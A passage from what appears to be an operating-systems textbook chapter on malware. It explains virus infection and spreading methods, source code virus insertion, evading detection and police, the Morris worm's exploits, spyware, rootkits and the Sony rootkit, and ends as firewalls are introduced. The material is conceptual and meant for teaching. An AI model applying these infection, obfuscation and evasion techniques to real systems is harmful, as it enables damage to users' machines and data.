This design gives the virus the handle it needs to get going. It starts out by capturing all the interrupt vectors, as shown in Fig. 9-30(a). As drivers load, some of the vectors are overwritten, but unless the clock driver is loaded first, there will be plenty of clock interrupts later that start the virus. Loss of the printer interrupt is shown in Fig. 9-30(b). As soon as the virus sees that one of its interrupt vectors has been overwritten, it can overwrite that vector again, knowing that it is now safe (actually, some interrupt vectors are overwritten several times during booting, but the pattern is deterministic and Virgil knows it by heart). Recapture of the printer is shown in Fig. 9-30(c). When everything is loaded, the virus restores all the interrupt vectors and keeps only the system-call trap vector for itself. At this point we have a memory-resident virus in control of system calls. In fact, this is how most memory-resident viruses get started in life.




Figure 9-30. (a) After the virus has captured all the interrupt and trap vectors. (b) After the operating system has retaken the printer interrupt vector. (c) After the virus has noticed the loss of the printer interrupt vector and recaptured it.

Device Driver Viruses

Getting into memory like this is a little like spelunking (exploring caves)—you have to go through contortions and keep worrying about something falling down and landing on your head. It would be much simpler if the operating system would just kindly load the virus officially. With a little bit of work, that goal can be achieved right off the bat. The trick is to infect a device driver, leading to a **device driver virus**. In Windows and some UNIX systems, device drivers are just executable programs that live on the disk and are loaded at boot time. If one of them can be infected, the virus will always be officially loaded at boot time. Even nicer, drivers run in kernel mode, and after a driver is loaded, it is called, giving the virus a chance to capture the system-call trap vector. This fact alone is actually a strong argument for running the device drivers as user-mode programs (as MINIX 3 does)—because if they get infected, they cannot do nearly as much damage as kernel-mode drivers.

Macro Viruses

Many programs, such as *Word* and *Excel*, allow users to write macros to group several commands that can later be executed with a single keystroke. Macros can also be attached to menu items, so that when one of them is selected, the macro is executed. In Microsoft *Office*, macros can contain entire programs in Visual Basic, which is a complete programming language. The macros are interpreted rather than compiled, but that affects only execution speed, not what they can do. Since macros may be document specific, *Office* stores the macros for each document along with the document.

Now comes the problem. Virgil writes a document in *Word* and creates a macro that he attaches to the OPEN FILE function. The macro contains a **macro virus**. He then emails the document to the victim, who naturally opens it (assuming the email program has not already done this for him). Opening the document causes the OPEN FILE macro to execute. Since the macro can contain an arbitrary program, it can do anything, such as infect other *Word* documents, erase files, and more. In all fairness to Microsoft, *Word* does give a warning when opening a file with macros, but most users do not understand what this means and continue opening anyway. Besides, legitimate documents may also contain macros. And there are other programs that do not even give this warning, making it even harder to detect a virus.

With the growth of email attachments, sending documents with viruses embedded in macros is easy. Such viruses are much easier to write than concealing the true boot sector somewhere in the bad-block list, hiding the virus among the interrupt vectors, and capturing the system-call trap vector. This means that increasingly less skilled people can now write viruses, lowering the general quality of the product and giving virus writers a bad name.

Source Code Viruses

Parasitic and boot sector viruses are highly platform specific; document viruses are somewhat less so (*Word* runs on Windows and Macs, but not on UNIX). The most portable viruses of all are **source code viruses**. Imagine the virus of Fig. 9-28, but with the modification that instead of looking for binary executable files, it looks for C programs, a change of only 1 line (the call to access). The *infect* procedure should be changed to insert the line

```
#include <virus.h>
```

at the top of each C source program. One other insertion is needed, the line

```
run_virus( );
```

to activate the virus. Deciding where to put this line requires some ability to parse C code, since it must be at a place that syntactically allows procedure calls and also not at a place where the code would be dead (e.g., following a return statement). Putting it in the middle of a comment does not work either, and putting it inside a loop might be too much of a good thing. Assuming the call can be placed properly (e.g., just before the end of *main* or before the return statement if there is one), when the program is compiled, it now contains the virus, taken from *virus.h* (although *proj.h* might attract less attention should somebody see it).

When the program runs, the virus will be called. The virus can do anything it wants to, for example, look for other C programs to infect. If it finds one, it can include just the two lines given above, but this will work only on the local machine, where *virus.h* is assumed to be installed already. To have this work on a remote machine, the full source code of the virus must be included. This can be done by including the source code of the virus as an initialized character string, preferably as a list of 32-bit hexadecimal integers to prevent anyone from figuring out what it does. This string will probably be fairly long, but with today's multimegaline code, it might easily slip by.

To the uninitiated reader, all of these ways may look fairly complicated. One can legitimately wonder if they could be made to work in practice. They can be. Believe us. Virgil is an excellent programmer and has a lot of free time on his hands. Check your local newspaper for proof.

How Viruses Spread

There are several scenarios for distribution. Let us start with the classical one. Virgil writes his virus, inserts it into some program he has written (or stolen), and starts distributing the program, for example, by putting it on a shareware Website. Eventually, somebody downloads the program and runs it. At this point there are several options. To start with, the virus probably infects more files on the disk, just in case the victim decides to share some of these with a friend later. It can also try

to infect the boot sector of the hard disk. Once the boot sector is infected, it is easy to start a kernel-mode memory-resident virus on subsequent boots.

Nowadays, other options are also available to Virgil. The virus can be written to check if the infected machine is on a (wireless) LAN, something that is very likely. The virus can then start infecting unprotected files on all the machines connected to the LAN. This infection will not extend to protected files, but that can be dealt with by making infected programs act strangely. A user who runs such a program will likely ask the system administrator for help. The administrator will then try out the strange program himself to see what is going on. If the administrator does this while logged in as superuser, the virus can now infect the system binaries, device drivers, operating system, and boot sectors. All it takes is one mistake like this and all the machines on the LAN are compromised.

Machines on a company LAN often have authorization to log onto remote machines over the Internet or a private network, or even authorization to execute commands remotely without logging in. This ability provides more opportunity for viruses to spread. Thus one innocent mistake can infect the entire company. To prevent this scenario, all companies should have a general policy telling administrators never to make mistakes.

Another way to spread a virus is to post an infected program to a USENET (i.e., Google) newsgroup or Website to which programs are regularly posted. Also possible is to create a Web page that requires a special browser plug-in to view, and then make sure the plug-ins are infected.

A different attack is to infect a document and then email it to many people or broadcast it to a mailing list or USENET newsgroup, usually as an attachment. Even people who would never dream of running a program some stranger sent them might not realize that clicking on the attachment to open it can release a virus on their machine. To make matters worse, the virus can then look for the user's address book and then mail itself to everyone in the address book, usually with a Subject line that looks legitimate or interesting, like

```
Subject: Change of plans
Subject: Re: that last email
Subject: The dog died last night
Subject: I am seriously ill
Subject: I love you
```

When the email arrives, the receiver sees that the sender is a friend or colleague, and thus does not suspect trouble. Once the email has been opened, it is too late. The "I LOVE YOU" virus that spread around the world in June 2000 worked this way and did a billion dollars worth of damage.

Somewhat related to the actual spreading of active viruses is the spreading of virus technology. There are groups of virus writers who actively communicate over the Internet and help each other develop new technology, tools, and viruses. Most of them are probably hobbyists rather than career criminals, but the effects can be

just as devastating. Another category of virus writers is the military, which sees viruses as a weapon of war potentially able to disable an enemy's computers.

Another issue related to spreading viruses is avoiding detection. Jails have notoriously bad computing facilities, so Virgil would prefer avoiding them. Posting a virus from his home machine is not a wise idea. If the attack is successful, the police might track him down by looking for the virus message with the youngest timestamp, since that is probably closest to the source of the attack.

To minimize his exposure, Virgil might go to an Internet cafe in a distant city and log in there. He can either bring the virus on a USB stick and read it in himself, or if the machines do not have USB ports, ask the nice young lady at the desk to please read in the file *book.doc* so he can print it. Once it is on his hard disk, he renames the file *virus.exe* and executes it, infecting the entire LAN with a virus that triggers a month later, just in case the police decide to ask the airlines for a list of all people who flew in that week.

An alternative is to forget the USB stick and fetch the virus from a remote Web or FTP site. Or bring a notebook and plug it in to an Ethernet port that the Internet cafe has thoughtfully provided for notebook-toting tourists who want to read their email every day. Once connected to the LAN, Virgil can set out to infect all of the machines on it.

There is a lot more to be said about viruses. In particular how they try to hide and how antivirus software tries to flush them out. They can even hide inside live animals—really—see Rieback et al. (2006). We will come back to these topics when we get into defenses against malware later in this chapter.

9.9.3 Worms

The first large-scale Internet computer security violation began in the evening of Nov. 2, 1988, when a Cornell graduate student, Robert Tappan Morris, released a worm program into the Internet. This action brought down thousands of computers at universities, corporations, and government laboratories all over the world before it was tracked down and removed. It also started a controversy that has not yet died down. We will discuss the highlights of this event below. For more technical information see the paper by Spafford et al. (1989). For the story viewed as a police thriller, see the book by Hafner and Markoff (1991).

The story began sometime in 1988, when Morris discovered two bugs in Berkeley UNIX that made it possible to gain unauthorized access to machines all over the Internet. As we shall see, one of them was a buffer overflow. Working all alone, he wrote a self-replicating program, called a **worm**, that would exploit these errors and replicate itself in seconds on every machine it could gain access to. He worked on the program for months, carefully tuning it and having it try to hide its tracks.

It is not known whether the release on Nov. 2, 1988, was intended as a test, or was the real thing. In any event, it did bring most of the Sun and VAX systems on

the Internet to their knees within a few hours of its release. Morris' motivation is unknown, but it is possible that he intended the whole idea as a high-tech practical joke, but which due to a programming error got completely out of hand.

Technically, the worm consisted of two programs, the bootstrap and the worm proper. The bootstrap was 99 lines of C called *l1.c*. It was compiled and executed on the system under attack. Once running, it connected to the machine from which it came, uploaded the main worm, and executed it. After going to some trouble to hide its existence, the worm then looked through its new host's routing tables to see what machines that host was connected to and attempted to spread the bootstrap to those machines.

Three methods were tried to infect new machines. Method 1 was to try to run a remote shell using the *rsh* command. Some machines trust other machines, and just run *rsh* without any further authentication. If this worked, the remote shell uploaded the worm program and continued infecting new machines from there.

Method 2 made use of a program present on all UNIX systems called *finger* that allows a user anywhere on the Internet to type

```
finger name@site
```

to display information about a person at a particular installation. This information usually includes the person's real name, login, home and work addresses and telephone numbers, secretary's name and telephone number, FAX number, and similar information. It is the electronic equivalent of the phone book.

Finger works as follows. On every UNIX machine a background process called the **finger daemon**, runs all the time fielding and answering queries from all over the Internet. What the worm did was call *finger* with a specially handcrafted 536-byte string as parameter. This long string overflowed the daemon's buffer and overwrote its stack, the way shown in Fig. 9-21(c). The bug exploited here was the daemon's failure to check for overflow. When the daemon returned from the procedure it was in at the time it got the request, it returned not to *main*, but to a procedure inside the 536-byte string on the stack. This procedure tried to execute *sh*. If it worked, the worm now had a shell running on the machine under attack.

Method 3 depended on a bug in the mail system, *sendmail*, which allowed the worm to mail a copy of the bootstrap and get it executed.

Once established, the worm tried to break user passwords. Morris did not have to do much research on how to accomplish this. All he had to do was ask his father, a security expert at the National Security Agency, the U.S. government's code-breaking agency, for a reprint of a classic paper on the subject that Morris Sr. and Ken Thompson had written a decade earlier at Bell Labs (Morris and Thompson, 1979). Each broken password allowed the worm to log in on any machines the password's owner had accounts on.

Every time the worm gained access to a new machine, it first checked to see if any other copies of the worm were already active there. If so, the new copy exited, except one time in seven it kept going, possibly in an attempt to keep the worm

propagating even if the system administrator there started up his own version of the worm to fool the real worm. The use of one in seven created far too many worms, and was the reason all the infected machines ground to a halt: they were infested with worms. If Morris had left this out and just exited whenever another worm was sighted (or made it one in 50) the worm would probably have gone undetected.

Morris was caught when one of his friends spoke with the *New York Times* science reporter, John Markoff, and tried to convince Markoff that the incident was an accident, the worm was harmless, and the author was sorry. The friend inadvertently let slip that the perpetrator's login was *rtm*. Converting *rtm* into the owner's name was easy—all that Markoff had to do was to run *finger*. The next day the story was the lead on page one, even upstaging the presidential election three days later.

Morris was tried and convicted in federal court. He was sentenced to a fine of $10,000, 3 years probation, and 400 hours of community service. His legal costs probably exceeded $150,000. This sentence generated a great deal of controversy. Many in the computer community felt that he was a bright graduate student whose harmless prank had gotten out of control. Nothing in the worm suggested that Morris was trying to steal or damage anything. Others felt he was a serious criminal and should have gone to jail. Morris later got his Ph.D. from Harvard and is now a professor at M.I.T.

One permanent effect of this incident was the establishment of **CERT** (the **Computer Emergency Response Team**), which provides a central place to report break-in attempts, and a group of experts to analyze security problems and design fixes. While this action was certainly a step forward, it also has its downside. CERT collects information about system flaws that can be attacked and how to fix them. Of necessity, it circulates this information widely to thousands of system administrators on the Internet. Unfortunately, the bad guys (possibly posing as system administrators) may also be able to get bug reports and exploit the loopholes in the hours (or even days) before they are closed.

A variety of other worms have been released since the Morris worm. They operate along the same lines as the Morris worm, only exploiting different bugs in other software. They tend to spread much faster than viruses because they move on their own.

9.9.4 Spyware

An increasingly common kind of malware is **spyware**, Roughly speaking, spyware is software that is surrepitiously loaded onto a PC without the owner's knowledge and runs in the background doing things behind the owner's back. Defining it, though, is surprisingly tricky. For example, Windows Update automatically downloads security patches to Windows without the owners being aware of it. Similarly, many antivirus programs automatically update themselves silently in the

background. Neither of these are considered spyware. If Potter Stewart were alive, he would probably say: "I can't define spyware, but I know it when I see it."†

Others have tried harder to define it (spyware, not pornography). Barwinski et al. (2006) have said it has four characteristics. First, it hides, so the victim cannot find it easily. Second, it collects data about the user (Websites visited, passwords, even credit card numbers). Third, it communicates the collected information back to its distant master. And fourth, it tries to survive determined attempts to remove it. Additionally, some spyware changes settings and performs other malicious and annoying activities as described below.

Barwinsky et al. divided the spyware into three broad categories. The first is marketing: the spyware simply collects information and sends it back to the master, usually to better target advertising to specific machines. The second category is surveillance, where companies intentionally put spyware on employee machines to keep track of what they are doing and which Websites they are visiting. The third gets close to classical malware, where the infected machine becomes part of a zombie army waiting for its master to give it marching orders.

They ran an experiment to see what kinds of Websites contain spyware by visiting 5000 Websites. They observed that the major purveyors of spyware are Websites relating to adult entertainment, warez, online travel, and real estate.

A much larger study was done at the University of Washington (Moshchuk et al., 2006). In the UW study, some 18 million URLs were inspected and almost 6% were found to contain spyware. Thus it is not surprising that in a study by AOL/NCSA that they cite, 80% of the home computers inspected were infested by spyware, with an average of 93 pieces of spyware per computer. The UW study found that the adult, celebrity, and wallpaper sites had the largest infection rates, but they did not examine travel and real estate.

How Spyware Spreads

The obvious next question is: "How does a computer get infected with spyware?" One way is the same as with any malware: via a Trojan horse. A considerable amount of free software contains spyware, with the author of the software making money from the spyware. Peer-to-peer file-sharing software (e.g., Kazaa) is rampant with spyware. Also, many Websites display banner ads that direct surfers to spyware-infested Web pages.

The other major infection route is often called the **drive-by download**. It is possible to pick up spyware (in fact, any malware) just by visiting an infected Web page. There are three variants of the infection technology. First, the Web page may redirect the browser to an executable (*.exe*) file. When the browser sees the file, it pops up a dialog box asking the user if he wants to run or save the program. Since legitimate downloads use the same mechanism, most users just click on RUN,

† Stewart was a justice on the U.S. Supreme Court who once wrote an opinion on a pornography case in which he admitted to being unable to define pornography but added: "but I know it when I see it."

which causes the browser to download and execute the software. At this point, the machine is infected and the spyware is free to do anything it wants to.

The second common route is the infected toolbar. Both Internet Explorer and Firefox support third-party toolbars. Some spyware writers create a nice toolbar that has some useful features and then widely advertise it as a great free add-on. People who install the toolbar get the spyware. The popular Alexa toolbar contains spyware, for example. In essence, this scheme is a Trojan horse, just packaged differently.

The third infection variant is more devious. Many Web pages use a Microsoft technology called **activeX controls**. These controls are x86 binary programs that plug into Internet Explorer and extend its functionality, for example, rendering special kinds of image, audio, or video Web pages. In principle, this technology is legitimate. In practice, it is dangerous. This approach always targets IE (Internet Explorer), never Firefox, Chrome, Safari, or other browsers.

When a page with an activeX control is visited, what happens depends on the IE security settings. If they are set too low, the spyware is automatically downloaded and installed. The reason people set the security settings low is that when they are set high, many Websites do not display correctly (or at all) or IE is constantly asking permission for this and that, none of which the user understands.

Now suppose the user has the security settings fairly high. When an infected Web page is visited, IE detects the activeX control and pops up a dialog box that contains a message *provided by the Web page*. It might say

Do you want to install and run a program that will speed up your Internet access?

Most people will think this is a good idea and click YES. Bingo. They're history. Sophisticated users may check out the rest of the dialog box, where they will find two other items. One is a link to the Web page's certificate (as discussed in Sec. 9.5) provided by some CA they have never heard of and which contains no useful information other than the fact that CA vouches that the company exists and had enough money to pay for the certificate. The other is a hyperlink to a different Web page provided by the Web page being visited. It is supposed to explain what the activeX control does, but, in fact, it can be about anything and generally explains how wonderful the activeX control is and how it will improve your surfing experience. Armed with this bogus information, even sophisticated users often click YES.

If they click NO, often a script on the Web page uses a bug in IE to try to download the spyware anyway. If no bug is available to exploit, it may just try to download the activeX control again and again and again, each time causing IE to display the same dialog box. Most people do not know what to do at that point (go to the task manager and kill IE) so they eventually give up and click YES. See Bingo above.

Often what happens next is that the spyware displays a 20–30 page license agreement written in language that would have been familiar to Geoffrey Chaucer

but not to anyone subsequent to him outside the legal profession. Once the user has accepted the license, he may lose his right to sue the spyware vendor because he has just agreed to let the spyware run amok, although sometimes local laws override such licenses. (If the license says "Licensee hereby irrevocably grants to licensor the right to kill licensee's mother and claim her inheritance" licensor may have some trouble convincing the courts when he comes to collect, despite licensee's agreeing to the license.)

Actions Taken by Spyware

Now let us look at what spyware typically does. All of the items in the list below are common.

1. Change the browser's home page.
2. Modify the browser's list of favorite (bookmarked) pages.
3. Add new toolbars to the browser.
4. Change the user's default media player.
5. Change the user's default search engine.
6. Add new icons to the Windows desktop.
7. Replace banner ads on Web pages with those the spyware picks.
8. Put ads in the standard Windows dialog boxes.
9. Generate a continuous and unstoppable stream of pop-up ads.

The first three items change the browser's behavior, usually in such a way that even rebooting the system does not restore the previous values. This attack is known as mild **browser hijacking** (mild, because there are even worse hijacks). The two items change settings in the Windows registry, diverting the unsuspecting user to a different media player (that displays the ads the spyware wants displayed) and a different search engine (that returns Websites the spyware wants it to). Adding icons to the desktop is an obvious attempt to get the user to run newly installed software. Replacing banner ads (468×60 *.gif* images) on subsequent Web pages makes it look like all Web pages visited are advertising the sites the spyware chooses. But it is the last item that is the most annoying: a pop-up ad that can be closed, but which generates another pop-up ad immediately *ad infinitum* with no way to stop them. Additionally, spyware sometimes disables the firewall, removes competing spyware, and carries out other malicious actions.

Many spyware programs come with uninstallers, but they rarely work, so inexperienced users have no way to remove the spyware. Fortunately, a new industry of antispyware software is being created and existing antivirus firms are getting into the act as well. Still the line between legitimate programs and spyware is blurry.

Spyware should not be confused with **adware**, in which legitimate (but small) software vendors offer two versions of their product: a free one with ads and a paid one without ads. These companies are very clear about the existence of the two versions and always offer users the option to upgrade to the paid version to get rid of the ads.

9.9.5 Rootkits

A **rootkit** is a program or set of programs and files that attempts to conceal its existence, even in the face of determined efforts by the owner of the infected machine to locate and remove it. Usually, the rootkit contains some malware that is being hidden as well. Rootkits can be installed by any of the methods discussed so far, including viruses, worms, and spyware, as well as by other ways, one of which will be discussed later.

Types of Rootkits

Let us now discuss the five kinds of rootkits that are currently possible, from bottom to top. In all cases, the issue is: where does the rootkit hide?

1. **Firmware rootkits.** In theory at least, a rootkit could hide by reflashing the BIOS with a copy of itself in there. Such a rootkit would get control whenever the machine was booted and also whenever a BIOS function was called. If the rootkit encrypted itself after each use and decrypted itself before each use, it would be quite hard to detect. This type has not been observed in the wild yet.
2. **Hypervisor rootkits.** An extremely sneaky kind of rootkit could run the entire operating system and all the applications in a virtual machine under its control. The first proof-of-concept, **blue pill** (a reference to a movie called *The Matrix*), was demonstrated by a Polish hacker named Joanna Rutkowska in 2006. This kind of rootkit usually modifies the boot sequence so that when the machine is powered on it executes the hypervisor on the bare hardware, which then starts the operating system and its applications in a virtual machine. The strength of this method, like the previous one, is that nothing is hidden in the operating system, libraries, or programs, so rootkit detectors that look there will come up short.
3. **Kernel rootkits.** The most common kind of rootkit at present is one that infects the operating system and hides in it as a device driver or loadable kernel module. The rootkit can easily replace a large, complex, and frequently changing driver with a new one that contains the old one plus the rootkit.

4. **Library rootkits.** Another place a rootkit can hide is in the system library, for example, in *libc* in Linux. This location gives the malware the opportunity to inspect the arguments and return values of system calls, modifying them as need be to keep itself hidden.

5. **Application rootkits.** Another place to hide a rootkit is inside a large application program, especially one that creates many new files while running (user profiles, image previews, etc.). These new files are good places to hide things, and no one thinks it strange that they exist.

The five places rootkits can hide are illustrated in Fig. 9-31.




Figure 9-31. Five places a rootkit can hide.

Rootkit Detection

Rootkits are hard to detect when the hardware, operating system, libraries, and applications cannot be trusted. For example, an obvious way to look for a rootkit is to make listings of all the files on the disk. However, the system call that reads a directory, the library procedure that calls this system call, and the program that does the listing are all potentially malicious and might censor the results, omitting any files relating to the rootkit. Nevertheless, the situation is not hopeless, as described below.

Detecting a rootkit that boots its own hypervisor and then runs the operating system and all applications in a virtual machine under its control is tricky, but not impossible. It requires carefully looking for minor discrepancies in performance and functionality between a virtual machine and a real one. Garfinkel et al. (2007) have suggested several of them, as described below. Carpenter et al. (2007) also discuss this subject.

One whole class of detection methods relies on the fact that hypervisor itself uses physical resources and the loss of these resources can be detected. For example, the hypervisor itself needs to use some TLB entries, competing with the virtual machine for these scarce resources. A detection program could put pressure

on the TLB, observe the performance, and compare it to previously measured performance on the bare hardware.

Another class of detection methods relates to timing, especially of virtualized I/O devices. Suppose that it takes 100 clock cycles to read out some PCI device register on the real machine and this time is highly reproducible. In a virtual environment, the value of this register comes from memory, and its read time depends on whether it is in the CPU's level 1 cache, level 2 cache, or actual RAM. A detection program could easily force it to move back and forth between these states and measure the variability in read times. Note that it is the variability that matters, not the read time.

Another area that can be probed is the time it takes to execute privileged instructions, especially those that require only a few clock cycles on the real hardware and hundreds or thousands of clock cycles when they must be emulated. For example, if reading out some protected CPU register takes 1 nsec on the real hardware, there is no way a billion traps and emulations can be done in 1 sec. Of course, the hypervisor can cheat by reporting emulated time instead of real time on all system calls involving time. The detector can bypass the emulated time by connecting to a remote machine or Website that provides an accurate time base. Since the detector just needs to measure time intervals (e.g., how long it takes to execute a billion reads of a protected register), skew between the local clock and the remote clock does not matter.

If no hypervisor has been slipped between the hardware and the operating system, then the rootkit might be hiding inside the operating system. It is difficult to detect it by booting the computer since the operating system cannot be trusted. For example, the rootkit might install a large number of files, all of whose names begin with "$$$_" and when reading directories on behalf of user programs, never report the existence of such files.

One way to detect rootkits under these circumstances is to boot the computer from a trusted external medium such as the original DVD or USB stick. Then the disk can be scanned by an antirootkit program without fear that the rootkit itself will interfere with the scan. Alternatively, a cryptographic hash can be made of each file in the operating system and these compared to a list made when the system was installed and stored outside the system where it could not be tampered with. Alternatively, if no such hashes were made originally, they can be computed from the installation USB or CD-ROM/DVD now, or the files themselves just compared.

Rootkits in libraries and application programs are harder to hide, but if the operating system has been loaded from an external medium and can be trusted, their hashes can also be compared to hashes known to be good and stored on a USB or CD-ROM.

So far, the discussion has been about passive rootkits, which do not interfere with the rootkit-detection software. There are also active rootkits, which search out and destroy the rootkit detection software, or at least modify it to always announce:

"NO ROOTKITS FOUND!" These require more complicated measures, but fortunately no active rootkits have appeared in the wild yet.

There are two schools of thought about what to do after a rootkit has been discovered. One school says the system administrator should behave like a surgeon treating a cancer: cut it out very carefully. The other says trying to remove the rootkit is too dangerous. There may be pieces still hidden away. In this view, the only solution is to revert to the last complete backup known to be clean. If no backup is available, a fresh install is required.

The Sony Rootkit

In 2005, Sony BMG released a number of audio CDs containing a rootkit. It was discovered by Mark Russinovich (cofounder of the Windows admin tools Website *www.sysinternals.com*), who was then working on developing a rootkit detector and was most surprised to find a rootkit on his own system. He wrote about it on his blog and soon the story was all over the Internet and the mass media. Scientific papers were written about it (Arnab and Hutchison, 2006; Bishop and Frincke, 2006; Felten and Halderman, 2006; Halderman and Felten, 2006; and Levine et al., 2006). It took years for the resulting furor to die down. Below we will give a quick description of what happened.

When a user inserts a CD in the drive on a Windows computer, Windows looks for a file called *autorun.inf*, which contains a list of actions to take, usually starting some program on the CD (such as an installation wizard). Normally, audio CDs do not have these files since stand-alone CD players ignore them if present. Apparently some genius at Sony thought that he would cleverly stop music piracy by putting an *autorun.inf* file on some of its CDs, which when inserted into a computer immediately and silently installed a 12-MB rootkit. Then a license agreement was displayed, which did not mention anything about software being installed. While the license was being displayed, Sony's software checked to see if any of 200 known copy programs were running, and if so commanded the user to stop them. If the user agreed to the license and stopped all copy programs, the music would play; otherwise it would not. Even in the event the user declined the license, the rootkit remained installed.

The rootkit worked as follows. It inserted into the Windows kernel a number of files whose names began with *sys*. One of these was a filter that intercepted all system calls to the CD-ROM drive and prohibited all programs except Sony's music player from reading the CD. This action made copying the CD to the hard disk (which is legal) impossible. Another filter intercepted all calls that read file, process, and registry listings and deleted all entries starting with *sys* (even from programs completely unrelated to Sony and music) in order to cloak the rootkit. This approach is fairly standard for newbie rootkit designers.

Before Russinovich discovered the rootkit, it had already been installed widely, not entirely surprising since it was on over 20 million CDs. Dan Kaminsky (2006)

studied the extent and discovered that computers on over 500,000 networks worldwide had been infected by the rootkit.

When the news broke, Sony's initial reaction was that it had every right to protect its intellectual property. In an interview on National Public Radio, Thomas Hesse, the president of Sony BMG's global digital business, said: "Most people, I think, don't even know what a rootkit is, so why should they care about it?" When this response itself provoked a firestorm, Sony backtracked and released a patch that removed the cloaking of *sys* files but kept the rootkit in place. Under increasing pressure, Sony eventually released an uninstaller on its Website, but to get it, users had to provide an email address, and agree that Sony could send them promotional material in the future (what most people call spam).

As the story continued to play out, it emerged that Sony's uninstaller contained technical flaws that made the infected computer highly vulnerable to attacks over the Internet. It was also revealed that the rootkit contained code from open source projects in violation of their copyrights (which permitted free use of the software *provided that the source code is released*).

In addition to an unparalleled public relations disaster, Sony faced legal jeopardy, too. The state of Texas sued Sony for violating its antispyware law as well as for violating its deceptive trade practices law (because the rootkit was installed even if the license was declined). Class-action suits were later filed in 39 states. In December 2006, these suits were settled when Sony agreed to pay $4.25 million, to stop including the rootkit on future CDs, and to give each victim the right to download three albums from a limited music catalog. On January 2007, Sony admitted that its software also secretly monitored users' listening habits and reported them back to Sony, in violation of U.S. law. In a settlement with the FTC, Sony agreed to pay people whose computers were damaged by its software $150.

The Sony rootkit story has been provided for the benefit of any readers who might have been thinking that rootkits are an academic curiosity with no real-world implications. An Internet search for "Sony rootkit" will turn up a wealth of additional information.

9.10 DEFENSES

With problems lurking everywhere, is there any hope of making systems secure? Actually, there is, and in the following sections we will look at some of the ways systems can be designed and implemented to increase their security. One of the most important concepts is **defense in depth**. Basically, the idea here is that you should have multiple layers of security so that if one of them is breached, there are still others to overcome. Think about a house with a high, spiky, locked iron fence around it, motion detectors in the yard, two industrial-strength locks on the front door, and a computerized burglar alarm system inside. While each technique is valuable by itself, to rob the house the burglar would have to defeat all of them.

Properly secured computer systems are like this house, with multiple layers of security. We will now look at some of the layers. The defenses are not really hierarchical, but we will start roughly with the more general outer ones and work our way to more specific ones.

9.10.1 Firewalls

The ability to connect any computer, anywhere, to any other computer, anywhere, is a mixed blessing. While there is a lot of valuable material on the Web, being connected to the Internet exposes a computer to two kinds of dangers: incoming and outgoing. Incoming dangers include crackers trying to enter the computer as well as viruses, spyware, and other malware. Outgoing dangers include confidential information such as credit card numbers, passwords, tax returns, and all kinds of corporate information getting out.

Consequently, mechanisms are needed to keep "good" bits in and "bad" bits out. One approach is to use a **firewall**, which is just a modern adaptation of that old medieval security standby: digging a deep moat around your castle. This design forced everyone entering or leaving the castle to pass over a single drawbridge, where they could be inspected by the I/O police. With networks, the same trick is possible: a company can have many LANs connected in arbitrary ways, but all traffic to or from the company is forced through an electronic drawbridge, the firewall.

Firewalls come in two basic varieties: hardware and software. Companies with LANs to protect usually opt for hardware firewalls; individuals at home frequently choose software firewalls. Let us look at hardware firewalls first. A generic hardware firewall is illustrated in Fig. 9-32. Here the connection (cable or optical fiber) from the network provider is plugged into the firewall, which is connected to the LAN. No packets can enter or exit the LAN without being approved by the firewall. In practice, firewalls are often combined with routers, network address translation boxes, intrusion detection systems, and other things, but our focus here will be on the firewall functionality.




Figure 9-32. A simplified view of a hardware firewall protecting a LAN with three computers.

Firewalls are configured with rules describing what is allowed in and what is allowed out. The owner of the firewall can change the rules, commonly via a Web

